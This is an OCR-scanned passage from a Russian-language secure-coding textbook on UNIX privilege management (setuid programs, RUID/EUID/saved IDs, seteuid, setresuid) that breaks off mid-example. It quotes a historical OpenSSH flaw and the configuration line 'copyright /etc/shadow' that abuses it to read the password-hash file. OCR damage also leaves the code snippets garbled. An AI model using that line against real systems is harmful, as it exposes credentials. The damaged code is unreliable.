


Рис 8 5. Выполнение программы без установки идентификатора пользователя




Рис 8 6 Выполнение программы с установкой идентификатора пользователя

В примере показанном на рис. 8.6 процесс с RUID 25 может итать и записывать файл владельцем которого является этот пользователь. Данный процесс выполняет образ процесса хранящийся в файле program владельцем которого является U D 18 но у этого файла установлен бит установки идентификатора пользователя при выполнении. Этот процесс выполняется с RUID 25 но EUID 18. В результате программа может обращаться к файлам которыми владеет UID 18 но без установки EU D равным реальному UID не может обращаться к файлам которыми владеет U D 25.

Возможность сохранения установленного идентификатора пользователя позволяет программе восстановить EUID установленный при последнем вызове exec (). В противном слу ае програмхма могла бы требовать запуска от имени суперпользователя для выполнения тех же функций. Аналоги но возможность сохранения установленного идентификатора группы позволяет программе восстановить эффективный идентификатор группы установленный последним вызовом exec).

Для постоянного сброса привилегий следует установить EUID равным RUID перед вызовом exec () тобы поднятый уровень привилегий не был передан новой программе.

Изменение привилегий

Принцип наименьшей привилегии гласит то каждая программа и каждый пользователь системы должны работать с использованием минимального набора привилегий необходимых для выполнения задания [180 181]. Это мудрая стратегия противодействия уязвимостям которая выдержала испытание временем. Если процесс содержащий уязвимость не более привилегирован ем злоумышленник то последний мало то полу ает в результате использования уязви мости.

Если ваш процесс запущен с повышенными привилегиями и обращается к файлам в общих каталогах или каталогах пользователей есть шанс то ваша программа может использоваться злоумышленником для выполнения операции над файлом на который пользователь вашей программы не имеет соответствующих прав. Временный или постоянный сброс повышенных привилегий позволяет программе обращаться к файлам с теми же ограни ениями то и у непривилегированного пользователя. Повышенные привилегии могут быть временно отменены путем установки EUID равным RU D который использует модель привилегий операционной системы для предотвращения выполнения пользователями любых операций на которые они не имеют прав. Однако этот подход все равно может привести к небезопасной программе в слу ае файловой системы которая опирается на иной механизм контроля доступа такой как AFS.

Уязвимость связанная с повышением привилегий имеется в версии OpenSSH распространяемой с FreeBSD . (и более ранними). Эта версия OpenSSH работает с привилегиями суперпользователя но не всегда понижает привилегии перед открытием файлов.

```
1  fname   login_ getcapstr  lc, ''copyright",NULL, NULL)
2  if  fname !  NULL &&  f fopen fname,"r"))       !  NULL) {
3       while  fgets buf, sizeof buf), f) !  NULL)
4            fputs buf  stdout)
5  fclose f)
6  }
```

Эта уязвимость позволяет злоумышленнику итать любой файл в файловой системе с помощью указания например следующей настройки конфигурации в пользовательском файле ~/. login_conf.

```
copyright /etc/shadow
```

Для устранения уязвимостей такого рода процессам с повышенными привилегиями может потребоваться (постоянное или временное) принятие привилегий обы ного пользователя. Временный сброс привилегий полезен при обращении к файлам с теми же ограни ениями то и у непривилегированного пользователя но не столь полезен для ограни ения влияния уязвимостей (таких как переполнение буфера) которые позволяют выполнение произвольного кода так как повышенные привилегии могут быть восстановлены.

Процессам без повышенных привилегий может потребоваться переклю ение между идентификатором реального пользователя и сохраненным установленным идентификатором пользователя.

Хотя сброс привилегий и является эффективной стратегией защиты он не устраняет полностью риск запуска с повышенными привилегиями с которыми программа была запущена. Функции управления привилегиями достато но сложны и имеют тонкие разли ия переносимости. Неверное понимание их поведения может привести к уязвимости связанной с повышением привилегий.

Функции управления привилегиями. В общем слу ае процесс может устанавливать EUID равным RUID (идентификатор пользователя запустившего программу) и сохраненным установленным идентификатором пользователя то позволяет переклю ать текущие привилегии. Процессы с привилегиями суперпользователя о евидно могут делать *всё*

Стандарт C не определяет API для управления привилегиями. Для управления UID процесса могут использоваться функции POSIX se eu d) setuidO и setreuid() и нестандартная функция setresuid(). Эти функции имеют разую семантику в разных версиях UNIX то может привести к проблемам безопасности в переносимых приложениях. Однако они нужны утилитам типа log n и su которые вынуждены изменять UID на общем слу ае непривелигерованного

Функция se eu dO изменяет EUID связанный с процессом и имеет следующую сигнатуру

```
int seteuid uid t euid)
```

Процессы непривилегированного пользователя могут установить EU D равным только RUID или SSUID. Процессы запущенные с привилегиями суперпользователя могут установить EUID равным любому зна ению. Функция setegid () ведет себя то но так же но для групп.

Предположим то пользователь с именем admin имеет UID равный 1000 и запускает файл владельцем которого является пользователь b n (UID = 1) с едини ным битом установки идентификатора пользователя при выполнении у файла. Пусть например программа изна ально имеет следующие UID.

```
RUID      1000   admin
EUID         1   bin
SSUID        1   bin
```

Для временного отказа от привилегий она может вызвать se eu d (1000).

```
RUID      1000   admin
EUID      1000   admin
SSUID        1   bin
```

Для возврата привилегий можно вызвать seteuid (1).

```
RUID      1000    admin
EUID         1    bin
SSUID        1    bin
```

Функция se u dO изменяет EUID связанный с процессом.

```
int setuid uid t uid)
```

Функция **setuid** () используется в основном для перманентного изменения роли пользователя обы но для сброса привилегий. Приложения должны быть инсталлированы с битом установки идентификатора пользователя при выполнении и должны выполнять операции с использованием RUID. Например 1рг требует повышения EUID для выполнения привилегированных операций но пе ать должна выполняться с факти еским пользовательским RUID.

Когда вызывающий код имеет *соответствующие привилегии*, **setuid** () устанавливает для вызываемого процесса RUID EU D и SSUID. Когда вызывающий код не имеет соответствующих привилегий **setuid**) устанавливает только EUID.

Но то же в то ности озна ает "соответствующие привилегии"? B Sola is это озна ает то EUID равно 0 (т е. процесс запущен от имени суперпользователя). B Linux это озна ает то процесс обладает возможностью CAP_SETUID а EUID должен быть леном множества {O RUID SSU D) B BSD все пользователи всегда имеют "соответствующие привилегии".

На рис. **8.7** показан коне ный автомат описывающий реализацию **setuid** () для L nux.




Рис 8 7 Конечный автомату описывающий setuid в Linux 2 4 18 [39]

Поведение **setuid** () варьируется отражая поведение разли ных истори еских реализаций. Поэтому Solaris 8 и F eeBSD . имеют разные но одинаково сложные диаграммы **setuid** (). Напротив диаграммы **seteuid** () достато но простые. По этим при инам где это можно вместо **setuid** () следует использовать **seteuid** ().

Функция **setresuid** () используется для явной установки RU D EUID и SSUID.

```
1  int setresuid(
2      uid_t ruid, uid_t euid, uid_t siud
3  )
```

Функция **setresuid** () устанавливает все три пользовательских идентификатора и возвращает 0 в слу ае успеха и -1 при неуда е. Если любой из аргументов **ruid, euid** и **siud**

равен -1 соответствующий идентификатор RUID EUID или SSU D текущего процесса остается неизменным. Суперпользователь может установить идентификаторы равными любым зна ениям. Непривилегированные пользователи могут установить любой из этих идентификаторов равным зна ению любого из трех текущих идентификаторов.

Функция setreuidO устанавливает RUID и EUID текущего процесса равными зна е-ниям определяемым аргументами ruid и euid.

```
int setreuid(uid t ruid, uid t euid)
```

Если либо аргумент ruid либо аргумент euid равен -1 соответствующий идентификатор реального пользователя или действующий идентификатор пользователя текущего процесса остается неизменным. Процесс с “соответствующими привилегиями” может присвоить любому идентификатору любое зна ение. Непривилегированный процесс может установить EUID только если аргумент eu d равен RUID EUID или SSUID процесса. Не указано может ли процесс без соответствующих привилегий изменить RUID так тобы он соответствовал текущему реальному текущему или сохраненному установленному идентификатору процесса.

Если это возможно вы должны предпо итать использовать функцию se resu dO или seteuid (). Функция setresuid () имеет наиболее ясную семантику среди всех функций управления привилегиями POSIX и одинаково реализована на всех системах их поддерживающих (Linux FreeBSD HP-UX и OpenBSD 3 3 и более поздние). К сожалению она не поддерживается в Sola is. Ее семантика исклю ительно ясна в том смысле то она явно устанавливает все три идентификатора равными указанным зна ениям никогда не устанавливается одно или два зна ения либо ни одного либо все три и она всегда работает если либо EUID = 0 либо каждый UID соответствует любому из трех предыдущих зна е-ний UID.

Функция seteuid () устанавливает только EUID. Она доступна на большем коли естве платформ ем se resuidO вклю ая Linux BSD и Solar s. Ее семантика по ти столь же ясна как и семантика se resu d () она устанавливает EUID никогда не влияет на RUID или SU D и всегда работает если EUID = 0. Однако если EUID не равен 0 она работает в Linux и Solar s только если новый EUID соответствует любому из трех старых UID а в BSD работает только если новый EUID соответствует старому RUID или SSUID.

Управление привилегиями

Теперь самое время остановиться и осмотреться прежде ем двигаться дальше а также немного уто нить терминологию тобы понимать ем отли ается “ e u d-программа” от “se g d-программы”. Setuid-программами являются программы у которых установлен бит установки идентификатора пользователя при выполнении. Аналоги но se g d-программами являются программы у которых установлен бит установки идентификатора группы при выполнении. Не все программы которые вызывают функции setuid() или setgid () являются setuid- или setg d-программами. Se u d-программы могут запускаться с привилегиями суперпользователя или с более ограни енными.

Setuid- и setgid-программы запускаемые с привилегиями отли ньши от привилегий суперпользователя обы но используются для выполнения ограни енных или специфи ных зада . Эти программы ограни ены изменением зна ения EUID на зна ение RUID или SSU D. По возможности системы должны быть разработаны с использованием указанного подхода вместо создания программ с установкой идентификатора суперпользователя.

Хорошим примером se g d-програм мы является програхмма wall используемая для переда и сообщений всем пользователям системы с помощью вывода сообщения на каждый пользовательский терминал. Обы ный пользователь не являющийся суперпользователем не может выполнять запись непосредственно в устройство терминала другого пользователя так как это позволило бы пользователям следить друг за другом или вмешиваться в сеансы работы других терминалов. Программа wa l может быть использована для контролируемого безопасного выполнения этих действий.

Программа wa l устанавливается с se g d битом ty и запускается как лен группы tty.

```
-r-xr-sr-x 1 root tty [... 1 /usr/bin/wall
```

Устройства терминалов с которыми работает программа wa l установлены как принадлежащие группе записываемых.

```
crw—w---- 1 usrl tty 5, 5 [...] /dev/ttyp5
```

Такой дизайн позволяет программе wall выполнять запись в эти устройства от имени непривилегированного пользователя но препятствует непривилегированному пользователю выполнять другие непривилегированные операции которые могут позволить злоумышленнику взломать систему.

Программы с установкой идентификатора суперпользователя используются для более сложных привилегированных зада . Программа passwd запускается пользователем для замены пользовательского пароля. Ей требуется открывать привилегированные файлы и контролируемые изменения пользователю при этом изменять пароли других пользователей хранящихся в том же самом файле. Поэтому программа passwd определена как программа с установкой идентификатора суперпользователя.

```
$ Is -1 /usr/bin/passwd
-r-sr-xr-x 1 root bin [. .. ] /usr/bin/passwd
```

Програмхма p ng представляет собой утилиту администрирования компьютерной сети используемую для проверки доступности узла в сети Internet Protocol (IP) и для измерения времени необходимого для переда и сообщения от узла-исто ника целевому узлу. Программа p ng также определена как программа с установкой идентификатора суперпользователя.

```
$ Is -1 /sbin/ping
-r-sr-xr-x 1 root bin [...] /sbin/ping
```

Это необходимо поскольку реализация программы ping требует применения простых сокетов. К с астью эта программа действует корректно и сбрасывает привилегии когда более в них не нуждается как показано в примере 8.2.

Пример 8.2. Фрагмент программы p ng

```
01  setlocale LCALL,
02
03  icmp_sock   socket AF_INET, SOCK_RAW, IPPROTO_ ICMP)
04  socket_errno   errno
05
06  uid   getuidO
```

```
07  if  setuid uid)) {
08      perror("ping  setuid")
09      exit -1)
10  }
```

Setuid-программы представляют собой зна ительный риск так как они могут выполнять все то им позволит владелец файла и вообще все если этот владелец — суперпользователь. При написании setuid-программы вы должны гарантировать то не позволите недоверенному пользователю выполнить какие-либо действия и не передадите ему привилегированную информацию. Вы также должны убедиться то следуете принципу наименьших привилегий и возвращаете EUID зна ение RUID когда привилегии суперпользователя перестают быть необходимыми.

Особо опасными setuid-программы делает то то они запускаются пользователем и работают в средах где пользователь (например злоумышленник) управляет дескрипторами файлов аргументами переменными среды текущим рабо им каталогом ограни ениями на ресурсы таймерами и сигналами. Список управляемых элементов варьируется от версии к версии UNIX поэтому трудно написать высокопереносимый код. Поэтому se u d-программы отве ают за ряд локально эксплуатируемых уязвтмостей.

Фрагмент програхммы из варианта реализации ping в примере 8.2 создает простой сокет а затем перманентно сбрасывает привилегии. Принцип наименьших привилегий предполагает первона альное выполнение привилегированных операций с последующим перманентным сбросом привилегий как только это становится возхможным. Использованная в этом примере идиома setuid (getuid)) служит для перманентного сброса привилегий путем установки RU D EUID и SSUID вызывающего процесса равньши RU D и эффективно предотвращает возможность повторного полу ения процессом повышенных привилегий.

Однако в других ситуациях требуется тобы программа временно понизила привилегии а позже восстановила их. Например рассмотрим агент переда и по ты (ma l ransfer **agent** MTA) который принимает сообщения от одного пользователя (недоверенного возхможно удаленного) и доставляет их в по товый ящик другого пользователя (файл принадлежащий пользователю). Программа должна быть службой работающей продолжительное время которая принимает файлы представленные локальными пользователями а для управления доступом и у ета знает какие UID (и GID) представили каждый файл. Поскольку MTA должен выполнять запись в по товые ящики принадлежащие разным пользователям его необходимо запускать с привилегиями суперпользователя. Однако работа в общих или пользовательских каталогах при запуске с повышенными привилегиями о ень опасна потому то программу может оказаться легко заставить выполнить операции с привилегированным файлом. Для безопасной записи в по товые ящики принадлежащие разли ным пользователям MTA перед выполнением этих операций временно принихмает ли ность обы ного пользователя. Это также позволяет MTA минимизировать время работы в ка естве суперпользователя но все равно позволяет полу ить эти привилегии позже.

В этом слу ае решением проблемы управления привилегиями является следующее. Выполняемый файл MTA принадлежит суперпользователю и бит установки идентификатора пользователя при выполнении у файла образа процесса равен единице. Это решение позволяет MTA работать с более высокими привилегиями ехм у вызывающего пользователя. Поэтому программы с установкой идентификатора суперпользователя асто используются для работы с паролями по товьши сообщениями данными принтера скриптами утилиты

`cron` и другими программами которые должны вызваться обы ным пользователем но выполнять привилегированные операции.

Для временного сброса привилегий в программе с установкой идентификатора суперпользователя можно убрать привилегированный UID из EUID и сохранить его в SSUID откуда восстановить его позже как показано в примере 8.3.

Пр р 8 3 Вр бр р

```
1  /* Выполнение ограниченной операции */
2  setup_secret )
3  uid_t uid   /* Непривилегированный пользователь */
4  /* Временный сброс привилегий в uid */
5  if  setresuid( -1, uid, geteuid0) < 0) {
6      /* Обработка ошибки */
7  }
8  /* Продолжение общей обработки */
9  some_other_loop )
```

Для восстановления привилегий можно установить EUID равным SSUID как показано в примере 8. .

Пример 8.4. Восстановление привилегий

```
01  /* Выполнение непривилегированной операции */
02  some_other_loop )
03  /* Восстановление сброшенных привилегий.
04     Предполагается, что SSUID повышен. */
05  uid_t ruid, euid, suid
06  if (getresuid &ruid, &euid, &suid) < 0) {
07      /* Обработка ошибки */
08  }
09  if  setresuid -1, suid, -1) < 0) {
10      /* Обработка ошибки */
11  }
12  /* Продолжение привилегированной обработки */
13  setup_secret )
```

Для перманентного сброса привилегий можно удалить привилегированный UID как из EUID так и из SSU D после его восстановление повышенных привилегий станет невозможным как показано в примере 8.5.

Пример 8.5. Перманентный сброс привилегий

```
01  /* Выполнение ограниченной операции */
02  setup_secret )
03  /*
04  * Перманентный сброс привилегий.
05  * Предполагается, что RUID непривилегированный
06  */
07  if  setresuid getuid0, getuid0, getuid0) < 0) {
